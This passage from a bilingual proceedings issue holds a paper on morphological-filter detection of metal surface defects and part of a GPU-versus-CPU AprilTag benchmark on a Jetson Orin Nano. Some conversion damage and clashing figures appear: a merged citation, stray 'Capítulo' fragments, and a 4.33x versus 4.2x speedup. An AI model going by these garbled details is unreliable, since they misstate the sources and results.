[3] Subhi, M. A., Ali, S. H. M., Ismail, A. G., & Othman, M. (2018). Food volume estimation based on stereo image analysis. IEEE Instrumentation & Measurement Magazine, 21(6), 36-43.
[4] Hamzah, R. A., & Ibrahim, H. (2016). Literature survey on stereo vision disparity map algorithms. Journal of Sensors, 2016(1), 8742920.
[5] Gupta, G. (2011). Algorithm for image processing using improved median filter and comparison of mean, median and improved median filter. International Journal of Soft Computing and Engineering (IJSCE), 1(5), 304-311.
[6] Wang, M., Zheng, S., Li, X., & Qin, X. (2014, April). A new image denoising method based on Gaussian filter. In 2014 International Conference on information science, electronics and electrical engineering (Vol. 1, pp. 163-167). IEEE.
[7] Bhonsle, D., Chandra, V., & Sinha, G. R. (2012). Medical image denoising using bilateral filter. International Journal of Image, Graphics and Signal Processing, 4(6), 36.
[8] Hirschmüller, H. (2005). Accurate and efficient stereo processing by semi-global matching and mutual information. Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition (CVPR), 2, 807–814. https://doi.org/10.1109/CVPR.2005.56.
[9] Zhang, K., Lu, J., & Lafruit, G. (2013). Cross-based local stereo matching using orthogonal integral images. IEEE Transactions on Circuits and Systems for Video Technology, 19(7), 1073–1079. https://doi.org/10.1109/TCSVT.2009.2020849.
[10] Yoon, K. J., & Kweon, I. S. (2006). Adaptive support-weight approach for correspondence search. IEEE Transactions on Pattern Analysis and Machine Intelligence, 28(4), 650–656. https://doi.org/10.1109/TPAMI.2006.70G.A. Carpenter and S. Grossberg, ART2: self-organizing of stable category recognition codes for analog input patterns. Applied Optics, 26,
[11] pp. 4919-4930, 1987.
[12] Hosni, A., Bleyer, M., Rhemann, C., & Gelautz, M. (2012). Local stereo matching using geodesic support weights. Proceedings of the IEEE International Conference on Image Processing (ICIP), 2093–2096. https://doi.org/10.1109/ICIP.2009.5414328.
[13] Chang, J. R., & Chen, Y. S. (2018). Pyramid stereo matching network. Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR), 5410–5418. https://doi.org/10.1109/CVPR.2018.0056.
[14] Menze, M., & Geiger, A. (2015, June). Object scene flow for autonomous vehicles [Dataset]. En Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition (CVPR).

Morphological operator-based approach for the detection and segmentation of defects on metal surfaces
Enfoque basado en operadores morfológicos para la detección y segmentación de defectos en superficies metálicas

Jorge Luis Pérez Ramos [1], Hugo Jiménez Hernández [1], Daniel Cantón Enríquez [1], Luis Antonio Díaz Jiménez [1] and Héctor Adrián Martínez Vázquez [1]

[1] Facultad de Informática UAQ, Av. de las Ciencias S/N, 76230 Juriquilla, Querétaro, México
jorge.luis.perez@uaq.mx; hugo.jimenez@uaq.mx; daniel.canton@uaq.mx; luis.diaz@uaq.mx; hmartinez21@alumnos.uaq.mx

Fecha de recepción: 30 de septiembre de 2025
Fecha de aceptación: 12 de marzo de 2026

Summary. Currently, the detection of defects on metal surfaces is a highly relevant task in industrial processes with rigorous quality standards. In this sense, the timely and early detection of defects reduces machining and rework costs. To perform this task, current methods are expensive in terms of computational resources, limiting their applicability in real-world cases. This work proposes a lightweight approach for the detection and segmentation of surface defects in metal parts based on basic morphological operators. To achieve this, a strategy based on the use of weighted top-hat and bottom-hat morphological filters is combined to define areas with significant surface defects on a public dataset. The results, evaluated by visual inspection, show that the proposal based on mathematical morphology is a practical and efficient option for industrial inspection tasks.

Keywords: Mathematical Morphology, Defect Segmentation, Metal Surface Inspection, Image Processing, Industrial Image Analysis.

Resumen. Actualmente, la detección de defectos en superficies metálicas es una tarea de gran relevancia en procesos industriales con estrictos estándares de calidad. En este sentido, la detección oportuna y temprana de defectos reduce los costos de mecanizado y reprocesamiento. Para llevar a cabo esta tarea, los métodos actuales resultan costosos en términos de recursos computacionales, lo que limita su aplicabilidad en entornos reales. Este trabajo propone un enfoque ligero para la detección y segmentación de defectos superficiales en piezas metálicas, basado en operadores morfológicos básicos. Para ello, se emplea una estrategia que combina filtros morfológicos *top-hat* y *bottom-hat* ponderados con el fin de identificar áreas con defectos superficiales significativos en un conjunto de datos público. Los resultados, evaluados mediante inspección visual, demuestran que la propuesta basada en morfología matemática constituye una opción práctica y eficiente para tareas de inspección industrial.

Palabras Clave: Morfología matemática, segmentación de defectos, inspección de superficies metálicas, procesamiento de imágenes, análisis de imágenes industriales.

1 Introduction

Currently, defects caused by industrial machining processes and raw materials are unavoidable in the metalworking and manufacturing industries, where material quality plays a critical role in quality control. These defects can affect the functionality, safety, durability, and security of products machined from these raw materials. Therefore, inspection processes are usually performed by trained and specialized personnel; however, this process is slow and prone to human error, making it impossible to apply them to industrial processes with high-volume production lines.

In recent years, with the imminent arrival of Industry 4.0, process automation has created smart factories, improving the quality of the processes, products, and services they provide. This has contributed to the development of new automated methods based on image processing that allow visual identification of surface defects. However, current approaches and techniques tend to have a high complexity due to the implementation of deep learning, which requires large amounts of previous data and great computing power,

limiting the speed of large-scale image processing and its applicability in industrial scenarios [1]. In this sense, the theory studied by mathematical morphology (MM) through its basic morphological operators turns out to be a very useful tool, allowing noise reduction, segmentation and feature extraction in industrial process inspection applications [2].

This research paper proposes a morphological approach for the detection and segmentation of defects on metal surfaces, using reference images from a public dataset. The proposed strategy combines top-hat and bottom-hat morphological filters to highlight defects present on the surface. The image is subsequently thresholded and edge detection is performed. The results demonstrate the efficiency of the morphological operators and filters for early inspection, applicable to real-life industrial environments. Section 2 presents an analysis of current methods reported in the literature; Section 3 presents the overall methodology of the proposal, as well as details of the dataset used.

Section 4 analyzes the results, and Section 5 presents the conclusion and future work.

2 State of the art

For surface mechanical elements, a process prior to or after machining or after some thermal treatment that modifies the structure of the metal improving its characteristics is necessary, in order to observe defects on the surface, for this, techniques with destructive tests are chosen to see internal faults such as pores, corrosion or cracks. However, techniques based on non-destructive testing are usually a better option, for this there are techniques such as visual inspection, ultrasound, penetrating liquids, ferromagnetic particles, among others [3]. The application of computer vision inspection techniques is usually the best solution, these being classified into methods (i) by edge detection; (ii) threshold segmentation; and (iii) morphological transformations.

Within the first, we find the Sobel algorithm, which detects sudden changes in intensity in an image to define an edge; the Canny algorithm, which determines edges using the magnitude and direction of the gradient, after prior smoothing with a Gaussian filter to reduce noise; and the Laplacian filter, which highlights edges in an image based on a second-order derivative [4].

Threshold segmentation models implement global approaches such as the one proposed by Otsu, which aims to binarize the grayscale image's pixel values based on the histogram to determine the optimal threshold, maximizing the variance between classes [5]. In this sense, morphological filters are low computational complexity tools, making them ideal for filtering features in images, allowing noise removal, reinforcing edge detection, and improving the segmentation of areas or volumes of interest.

On the other hand, there are approaches based on Deep learning that are considered flexible, adaptable and more powerful compared to classical approaches. To mention supervised machine learning methods, we have the Support Vector Machine (SVM) that proposes a classifier that determines the best hyperplane/line that maximizes the distance between classes. Convolutional Neural Networks (CNN) are highly efficient, but have high computational costs and require a large amount of data, making them complex to design and interpret [6].

In short, traditional techniques remain reliable tools for performing automated visual inspections with good results, so it is necessary to develop combined strategies that improve results in industrial applications and quality control.

2.1 Mathematical Morphology in image processing

Morphological Mathematics (MM) according to J. Serra as the theory that analyzes spatial structures of the shape of objects. In a particular case of application is the processing of images focused on tasks of filtering and segmentation of images [7]. Morphological operators function as tools that allow by means of a structuring element to modify and analyze the shape and base structure of an image. These operators work by comparing a fixed structure called structuring element which is a subset of pixels of variable size and shape, where the variation of these characteristics changes the final result obtained, in the literature this structuring element of size $n \times m$ defined as λ, the most used are those of size 3×3 in the form of vertical, horizontal or complete lines. The morphological dilation operator described as $\delta\lambda\ (I)$ where the effect of

dilating the structure of an image based on its pixels has the effect of thickening the elements that meet the shape condition established by the structuring element λ, defined in Eq. 1.

$$\delta\lambda(I) = I \oplus \lambda = \{i | I \cap \lambda \neq \emptyset\} \quad (1)$$

The erosion transformation or operation consists of reducing the contour of objects just as water erodes stones, for all elements smaller than the structuring element. This operation, defined in Eq. 2.

$$\varepsilon\lambda(I) = I \ominus \lambda = \{i | \lambda i \subseteq I\} \quad (2)$$

Erosion is a image processing tool that allows noise removal in grayscale images, widely used in filters. These operations are applied to binary images, but at the same time they can be applied to grayscale images having other effects, lightening them for dilation and darkening them for erosion. On the other hand, the opening results from iteratively applying erosions and dilations in succession. The result of this process eliminates weakly connected objects, this process can be observed in Eq. 3.

$$\gamma\lambda(I) = I \circ \lambda = \delta\lambda(\varepsilon\lambda(I)) \quad (3)$$

Consequently, by inerting the order by first applying dilation and then erosion, morphological closure is degenerated. This process fills in structures that erosion cannot separate, improving and softening the contours of the bodies and filling in cracks or weak areas (see Eq. 4).

$$\varphi\lambda(I) = I \cdot \lambda = \varepsilon\lambda(\delta\lambda(I)) \quad (4)$$

On the other hand, the Top-hat filter results from subtracting the morphological opening from the original image, allowing bright elements smaller than the working structural element to be highlighted (see Eq. 5). On the other hand, the Bottom-hat transformation results from the difference between the original image and the morphological closure (see Eq. 6). The result is greater detail in dark areas such as cracks or surface stains.


$$TopHat(I) = I - \gamma\lambda(I) \quad (5)$$

$$BottomHat(I) = \varphi\lambda(I) - I \quad (6)$$

3 Methodology used

This work proposes a simplified strategy that uses basic morphological operators and their conjunctions to detect and segment surface defects that are sometimes imperceptible to the naked eye, applied to a dataset of metallic surfaces. To this end, Fig. 2 shows the general process divided into 5 main stages. To better understand the process associated with each of these stages, they will be briefly described below.

Figure 2. Image processing stages for defect detection.



1. **Preprocessing stage.** The input image is converted to grayscale, where each pixel value takes a normalized value between 0-255, 0 indicates a dark gray and a high pixel value equals an intensity close to white.
2. **Defect enhancement stage.** The weighted combination of the images obtained by applying the Top-hat and Bottom-hat filters is sought, combining the benefits. Highlighting homogeneous defects that can be confused with the background. When seeking to highlight bright defects, a greater weight is assigned to Ith, and when seeking to highlight dark defects, greater weight is assigned to Ibh.

$$Ienhanced = \alpha \cdot Ith + \beta \cdot Ibh \quad (7)$$

3. **Binarization stage.** An appropriate threshold is calculated using the Otsu method to define the defects to be analyzed in the image, the first initial mask defined as $Ibin$.

4. **Refinement stage.** The initial mask $Ibin$ contains pixels considered noise, represented as defects. To mitigate them, the Opening and Closing transformation is applied, improving the binary mask. To eliminate small regions that do not correspond to real defects, such as glare, it is improved with minimum area filtering, where the value of $Amín$ depends on the size of the input image.
5. **Segmentation stage.** Finally, a final binary mask with minimal defects is compared to a reference mask Igt to evaluate the quality and effectiveness of the strategy. At this point, the final mask represents a binary mask with a high level of noise cleanup and defined contours.

3.1 Algorithmic representation

The proposal was implemented in GNU Octave version 8.2.0, the freely distributed equivalent of Matlab. In order to use morphological tools such as erosion, dilation, opening, and locking, among others, it was necessary to install the image library with the following line of code: pkg load image. In the process of Algorithm 1 (see Figure 3), the input image of known dimensions is observed, after which the morphological filters are applied.

Algorithm 1 Morphological segmentation of surface defects

Input: Input image I_{in}
Output: Binary defect mask I_{mask}

$I_{in} \leftarrow imread()$ — *Read image*
$I_{gray} \leftarrow rgb2gray(I_{in})$ — *Convert to grayscale*
$[0, 255]$ — *Normalize intensities in interval*

$I_{th} \leftarrow imtophat(I_{gray}, \lambda)$ — *Apply Top-hat filter*
$I_{bh} \leftarrow imbothat(I_{gray}, \lambda)$ — *Apply Bottom-hat filter*
$I_{enhanced} \leftarrow \alpha \cdot I_{th} + \beta \cdot I_{bh}$ — *Combine images*

$T \leftarrow graythresh(I_{enhanced})$ — *Calculate Otsu threshold*
$I_{bin} \leftarrow I_{enhanced} > T$ — *Binary image*

$I_{bin} \leftarrow imopen(I_{bin}, \lambda)$ — *Apply morphological opening operator*
$I_{bin} \leftarrow imclose(I_{bin}, \lambda)$ — *Apply morphological closing operator*
$I_{mask} \leftarrow bwareaopen(I_{bin}, a_{min})$ — *Removing small objects*

return I_{mask}

Figure 3. Defect segmentation algorithm.

The output obtained is an image that represents the binary mask of surface defects in metal parts, segmenting them clearly and reliably. The results section is presented below, showing an excerpt from the experiment that illustrates the effectiveness of the proposal.

4 Experimental Results and Discussion

In order to validate the proposed strategy, the public dataset called Magnetic Tile Surface Defect Dataset [8] is used. This dataset is composed of six classes of defects (blowhole, crack, fray, break, uneven, free) on metallic surfaces, each with 1344 images of variable resolution, with a height range from 222 to 403px and from 103 to 632px wide, with a total weight of 48.44 MB.




Figure 4. Cases of defects commonly found in metal parts.

Figure 4 shows the 4 cases of defects considered in this proposal, these being small point defects, long scratches, variations in the surface texture and variations in lighting.

4.1 Implementation details

The experimentation process includes native libraries that assist in image processing. Additionally, the *imread*, *rgb2gray*, *imdilate*, and *imerode* commands, among others, are part of the *image* library, which allows for efficient application of morphological transformations.

In an initial stage of preprocessing, the RGB color model of the images is converted to a grayscale simplification, which facilitates the implementation of intensity-based morphological operators on a single data matrix. The structuring element λ used for morphological filters and transformations is set to a test size of 3 × 3, rather than 9 × 9, depending on the image dimensions and the desired level of detail.

The average of the results obtained from applying the bottom-hat and top-hat filters is then obtained. This combination can also be performed using a weighted sum where the value associated with each filter will highlight one feature more than the other. This would require two additional parameters, α and β.


Finally, an adaptive threshold is implemented to construct the final binary mask where the detected defects can be observed. This threshold is calculated using the Otsu technique, making the process more robust to variations in ambient lighting.

On the other hand, the algorithm parameters were empirically adjusted until obtaining the best results in the analyzed images, where the structuring element was defined as a 10 × 10 square. The values that weight the sum of the application of the Top-hat and Bottom-hat filters are $\alpha = 0.7$ and $\beta = 0.3$ respectively. Finally, the image is filtered with areas of connected zones that do not comply with an $Amín \geq 25\ px$ value. In Fig. 5, the first column shows a sample of images of different sizes and conditions. The second column refers to the masks treated only with top-hat and bottom-hat filters and with dynamic thresholding. The last column refers to the final mask to which an area filter is applied, eliminating noise and poorly structured regions. This initial configuration varies slightly to obtain better results in images with different dimensions or evident variations in the lighting with which the dataset images were captured.

4.2 Discussion

The experimental process demonstrates that the correct combination of morphological filters, along with the appropriate definition of the algorithm's predominant variables, generates a robust and effective approach for detecting different types of defects found in images of metal parts used in industry. In addition to its computationally efficient nature, this strategy can be applied to systems with limited processing resources.

However, the proposal has limitations: when the image size changes and there are evident changes in lighting, the values of the variables of interest mentioned in subsection 3.2 must be adjusted to improve the results. Therefore, techniques that automatically adapt these variables are required to improve the results. The results demonstrate the effectiveness of morphological operators in segmenting areas of interest in industrial visual inspection applications.






Figure 5. Result and comparison of the application of morphological filters in the final mask.

Table 1 provides a brief summary of the entire experiment. It shows the names of the images used, the number of pixels in the areas identified as defects in the initial, unfiltered mask, and, in the third column, the number of pixels in the final mask after morphological filtering. Finally, the last column shows the percentage reduction in pixels that could be considered noise.

Table 1. Number of pixels detected as defects in the initial mask and after final filtering.

Image	Initial mask size (px)	Final filtered mask (px)	Noise reduction (%)
exp6_num_114490	20,862	17,137	17.86
exp2_num_4964	5,224	3,714	28.91
exp2_num_20390	14,740	12,903	12.46
exp2_num_54273	8,717	6,174	29.17
exp2_num_291023	15,526	12,665	18.43
exp3_num_4764	2,378	1,835	22.83
exp3_num_36246	8,257	6,706	18.78

5 Conclusions and Future Work

The strategy proposed in this work demonstrates the feasibility and application of morphological operators in image processing as an effective approach for detecting defects on metallic surfaces. The combination of top-hat and bottom-hat filters, summed in a weighted manner, can eliminate specific irregularities and reduce the noise present. The results show a reduction in detected noise levels ranging from 12.46% to 29.17%. This demonstrates its application in industrial contexts, proving to be a viable and robust option for automatic analysis.

The methodology can be applied and generate an automatic adaptation system for the variables of interest as future work. Furthermore, it can be complemented by operators and techniques that help classify and dimension the defects found, expanding its application to a large number of materials.

Acknowledgments

We would like to thank the reviewers for their pertinent comments and the CIICCTE (Centro de Investigación e Innovación en Ciencias de la Computación y Tecnología Educativa) and the FIF-UAQ which provided technical and infrastructure support.

References

[1] Javaid, M., Haleem, A., Singh, R. P., Rab, S., & Suman, R. (2022). Exploring impact and features of machine vision for progressive industry 4.0 culture. Sensors international, 3, 100132.
[2] Haralick, R. M., Sternberg, S. R., & Zhuang, X. (1987). Image analysis using mathematical morphology. IEEE transactions on pattern analysis and machine intelligence, (4), 532-550.
[3] Dwivedi, S. K., Vishwakarma, M., & Soni, A. (2018). Advances and researches on non destructive testing: A review. Materials Today: Proceedings, 5(2), 3690-3698.
[4] Lee, Y., & Kassam, S. (1985). Generalized median filtering and related nonlinear filtering techniques. IEEE Transactions on Acoustics, Speech, and Signal Processing, 33(3), 672-683.
[5] Xu, X., Xu, S., Jin, L., & Song, E. (2011). Characteristic analysis of Otsu threshold and its applications. Pattern recognition letters, 32(7), 956-961.
[6] Liu, X., Ghazali, K. H., Han, F., & Mohamed, I. I. (2023). Review of CNN in aerial image processing. The Imaging Science Journal, 71(1), 1-13.
[7] Serra, J. (2023). Mathematical morphology. In Encyclopedia of mathematical geosciences (pp. 820-835). Cham: Springer International Publishing.
[8] Huang, Y., Qiu, C., & Yuan, K. (2020). Surface Defect Saliency of Magnetic Tile [Dataset] The Visual Computer, 36, 85–96.

Implementación y Evaluación Comparativa de Detección AprilTag (GPU vs. CPU) en Jetson Orin Nano
Implementation and Comparative Evaluation of AprilTag Detection (GPU vs. CPU) on Jetson Orin Nano

Rodrigo Fernández Rojas[1], Luis Antonio Díaz Jiménez[1], Ana Marcela Herrera Navarro[1], Selene Ramírez Rosales[1], Ernesto Rubalcava Durán[1]

[1]Universidad Autónoma de Querétaro- Facultad de Informática Campus Juriquilla, Av. de las Ciencias s/n, Colonia Juriquilla, Querétaro, Qro. C.P. 76230 rfernandez28@alumnos.uaq.mx, luis.diaz@uaq.mx, mherrera@uaq.mx, selene.ramirez@uaq.mx, garrik@uaq.mx

Fecha de recepción: 1 de octubre de 2025
Fecha de aceptación: 12 de marzo de 2026

Resumen. En este trabajo se presenta una evaluación comparativa de rendimiento entre un pipeline de localización visual acelerado por GPU y uno basado en CPU, sobre una plataforma embebida Jetson Orin Nano. El sistema acelerado utiliza el framework Isaac ROS AprilTag, mientras que el sistema de referencia emplea paquetes estándar de ROS 2 (image_proc, apriltag_ros). Ambos sistemas procesaron la misma fuente de video, que es un conjunto de datos estándar r2b (rosbags). Se compararon los grafos de percepción completos, incluyendo el redimensionamiento de imagen y la detección de marcadores, se midieron métricas clave como el *throughput* (FPS), la latencia y la estabilidad (*jitter*). Los resultados cuantifican la ganancia de rendimiento obtenida mediante la aceleración por hardware, discutiendo las implicaciones para el diseño de sistemas de percepción en vehículos autónomos a escala.

Palabras Clave: AprilTag; Isaac ROS; Jetson Orin Nano Super; IMX219; Localización Visual.

Summary. This work presents a comparative performance evaluation between a GPU-accelerated visual localization pipeline and a CPU-based one, on an embedded Jetson Orin Nano platform. The accelerated system uses the Isaac ROS AprilTag framework, while the reference system employs standard ROS 2 packages (image_proc, apriltag_ros). Both systems use the same video source, a CSI camera (IMX219) with automatic settings, to ensure a fair comparison under realistic conditions. Validation was carried out reproducibly using the standard r2b (rosbags) dataset. The complete perception graphs were compared, including image resize and marker detection, measuring key metrics such as throughput (FPS), latency and stability . The results quantify the performance gain achieved through hardware acceleration, discussing the implications for the design of perception systems in scaled autonomous vehicles.

Keywords: AprilTag; Isaac ROS; Jetson Orin Nano; GPU Acceleration; Visual Location.

1 Introducción

Los sistemas de conducción autónoma dependen críticamente de su capacidad para determinar su posición y orientación (pose) en el entorno. Si bien el GPS [2] es fundamental, su ausencia en entornos interiores o urbanos densos exige soluciones alternativas. La visión por computadora, y en particular los marcadores fiduciales como los AprilTag, ofrece una solución robusta y computacionalmente eficiente para la estimación de pose 6-DoF [6].

Con el avance de plataformas embarcadas como la familia NVIDIA Jetson, es posible ejecutar algoritmos de percepción complejos directamente en el vehículo. El ecosistema Isaac ROS de NVIDIA proporciona implementaciones aceleradas por hardware para estos algoritmos. Sin embargo, para cuantificar el beneficio real de dicha aceleración, es crucial compararla con una implementación tradicional basada en CPU en el mismo hardware.

Este trabajo se enfoca en esa comparación directa: implementamos y evaluamos cuantitativamente el rendimiento de un pipeline de Isaac ROS AprilTag (GPU) frente a un pipeline equivalente construido con paquetes estándar de ROS 2 (CPU) en una plataforma Jetson Orin Nano. El objetivo es medir la ganancia en velocidad (throughput) y tiempo de respuesta (latencia) que ofrece la aceleración por hardware.

2 Panorama reducido del estado del arte

La localización basada en visión ha evolucionado desde sistemas pioneros como ARToolKit hasta soluciones más robustas como ArUco y AprilTag. Los desarrollos de Olson et al. en AprilTag lo han convertido en un estándar para la corrección de deriva en sistemas de odometría visual y SLAM [6].

- Sánchez Martín [7] utilizó ARToolKit para el reconocimiento de gestos, demostrando la viabilidad del seguimiento de marcadores para la interacción humano-computadora.
- Jara et al. [3] validaron la precisión de los marcadores ArUco en análisis de movimiento humano, comparándolos con sistemas de fotogrametría y encoders, y encontraron que el error introducido por los marcadores era mínimo.
- Campos Navarro [1] propuso un sistema de navegación para drones en interiores usando AprilTag para compensar la falta de señal GPS, logrando una localización y orientación exitosas.

Tecnologías Actuales Relevantes:

Detección AprilTag (v2/v3): Las versiones modernas del algoritmo, desarrolladas por Olson et al. [6], han mejorado la robustez y velocidad, convirtiéndose en un estándar para la corrección de deriva en sistemas de odometría visual y SLAM.

- Stacks Acelerados (Isaac ROS + NITROS): NVIDIA Isaac ROS ofrece nodos de ROS 2 optimizados que aprovechan los aceleradores de hardware de las plataformas Jetson. Utiliza NITROS (NVIDIA Isaac Transport for ROS), que gestiona la negociación de tipos de datos para minimizar o eliminar las copias de memoria entre la CPU y la GPU, acelerando todo el grafo de percepción [4].
- Cámaras CSI (Argus): El nodo isaac_ros_argus_camera interactúa directamente con el Procesador de Señal de Imagen (ISP) de la Jetson, permitiendo una captura de imágenes eficiente, con estampado de tiempo preciso y control de bajo nivel.
- Benchmarking Reproducible: El framework Isaac ROS Benchmark, basado en ros2_benchmark, permite ejecutar pruebas estandarizadas utilizando conjuntos de datos como r2b, garantizando que los resultados de rendimiento (FPS, latencia) sean consistentes y comparables entre diferentes plataformas o versiones de software [5].

3 Metodología

El proceso de evaluación se diseñó para comparar de manera justa ambos enfoques bajo condiciones idénticas.

3.1 Plataforma de Hardware y Software

- Hardware: Placa de desarrollo NVIDIA Jetson Orin Nano (8 GB).
- Software:
    - Sistema Operativo: Ubuntu 22.04 con JetPack 6.x.
    - Framework: ROS 2 Humble Hawksbill.
    - Librerías: Isaac ROS 3.x.

3.2 Grafo de Percepción

Se analizaron dos flujos de datos (pipelines) completos, desde la captura hasta la detección, compartiendo el mismo nodo de cámara para asegurar una fuente de datos idéntica.

1. **Grafo Acelerado (GPU):**
    - **Flujo:** DataLoaderNode (ros2_benchmark) → ResizeNode (isaac_ros_image_proc) → PlaybackNode (isaac_ros_benchmark) → AprilTagNode (isaac_ros_apriltag).

- **Descripción:** Este pipeline consume el rosbag y utiliza nodos de Isaac ROS optimizados que se ejecutan en la GPU. La comunicación entre ellos está acelerada por NITROS.

2. **Grafo de Referencia (CPU):**
   - **Flujo:** DataLoaderNode (ros2_benchmark) → ResizeNode (image_proc) → PlaybackNode (ros2_benchmark) → AprilTagNode(apriltag_ros)
   - **Descripción:** Este pipeline también consume el rosbag y utiliza paquetes estándar de ROS 2. El nodo ResizeNode realiza el redimensionamiento en la CPU, y AprilTagNode realiza la detección de marcadores, también en la CPU.

3.3 Marco de Evaluación (Benchmarking)

Se utilizó la herramienta Isaac ROS Benchmark para orquestar las pruebas y medir el rendimiento.

- **Dataset de Entrada:** Se empleó el dataset r2b de NVIDIA (formato rosbag) para ambos *pipelines*, especificamente la secuencia r2b_storage [8].
- **Pruebas Ejecutadas:** Se ejecutó una prueba de "grafo completo" para cada uno de los *pipelines* descritos anteriormente, midiendo el rendimiento desde la salida del nodo de redimensionamiento hasta la publicación de la pose del AprilTag.

3.4 Métricas de Rendimiento

Las métricas clave recopiladas por el framework de benchmark son:

- **Throughput (Rendimiento):** Medido en fotogramas por segundo (FPS), representa cuántas imágenes puede procesar el sistema por unidad de tiempo.
- **Latencia Extremo a Extremo (ms):** Medida en milisegundos (ms), representa el tiempo que transcurre desde que un fotograma entra al pipeline hasta que el resultado final es publicado.
- **Jitter (ms):** Variación en la latencia entre fotogramas consecutivos, que mide la estabilidad del sistema.

3.5 Definiciones Formales de las Métricas

Throughput (Rendimiento):

$$FPS = \frac{N_{framesprocesados}}{t_{fin} - t_{ini}}$$

Donde:

- $N_{framesprocesados}$ es el número total de fotogramas procesados.
- T_{ini} es el tiempo de inicio de la prueba.
- T_{fin} es el tiempo de finalización de la prueba.

Capítulo 1 L**atencia de extremo a extremo (fi)**:

$$Pi = ti^{out} - ti^{in}$$

Donde:

- ti^{out} es la marca de tiempo de la publicación del fotograma i a la salida del último nodo del pipeline medido.
- ti^{in} es la marca de tiempo de la llegada del fotograma i al primer nodo del pipeline medido.

Capítulo 2 J
itter (ms):

$$J_i = |L_i - L_{i-1}|$$

Donde:

- J_i es el jitter en el fotograma i.
- L_i es la latencia del fotograma actual.
- L_{i-1} es la latencia del fotograma anterior.

4 Resultados y discusión

4.1 Métricas de Rendimiento.

Los resultados cuantitativos de las pruebas comparativas se presentan en la Tabla 1.

Tabla 1. Comparativa de Rendimiento: Pipeline GPU vs. CPU.

Métrica	Pipeline acelerado (GPU)	Pipeline de referencia (CPU)	Ganancia (GPU vs CPU)
Throughput promedio (FPS)	83.95 FPS	19.37 FPS	4.33x más rápido
Latencia Promedio (ms)	11.02 ms	49.59 ms	77.8% menor (más rápido)
Jitter Promedio (ms)	0.74 ms	7.80 ms	90.5% más estable

4.2 Analisis Comparativo

Los resultados demuestran una mejora de rendimiento drástica al utilizar el pipeline acelerado por GPU.

- **Throughput:** El grafo de Isaac ROS (GPU) procesó imágenes a una tasa aproximadamente **4.2 veces superior** a la del grafo basado en CPU. Mientras que la solución de CPU apenas podría seguir el ritmo de una cámara estándar de 20 FPS, la solución de GPU puede manejar flujos de video de alta velocidad, dejando además recursos computacionales libres para otras tareas.
- **Latencia y Jitter:** La variación de la latencia (jitter) se redujo drásticamente. El jitter promedio en el pipeline de GPU fue un **90.5% menor**, y el jitter máximo se redujo en un **60.9%**. Esto es crítico para aplicaciones de robótica en tiempo real, como el control de un vehículo, donde un tiempo de respuesta más consistente y predecible permite reacciones más rápidas y seguras ante los cambios en el entorno.

La diferencia de rendimiento subraya el impacto de descargar el procesamiento de visión de la CPU a la GPU y de optimizar la transferencia de datos con tecnologías como NITROS. El costo computacional de la detección de marcadores es significativo para la CPU, convirtiéndose en un cuello de botella, mientras que la arquitectura paralela de la GPU está diseñada para manejar este tipo de cargas de trabajo de manera eficiente.

4.3 Limitaciones y Observaciones

- **Limitaciones del Dataset (r2b):** El dataset r2b está diseñado para medir el rendimiento computacional. No incluye una "verdad terreno" (ground truth) de la pose de la cámara, por lo que no es posible calcular métricas de exactitud, como el Error Cuadrático Medio (RMSE) de la estimación de pose. Este estudio se centra exclusivamente en el rendimiento.

5 Conclusiones y trabajos futuros de investigación

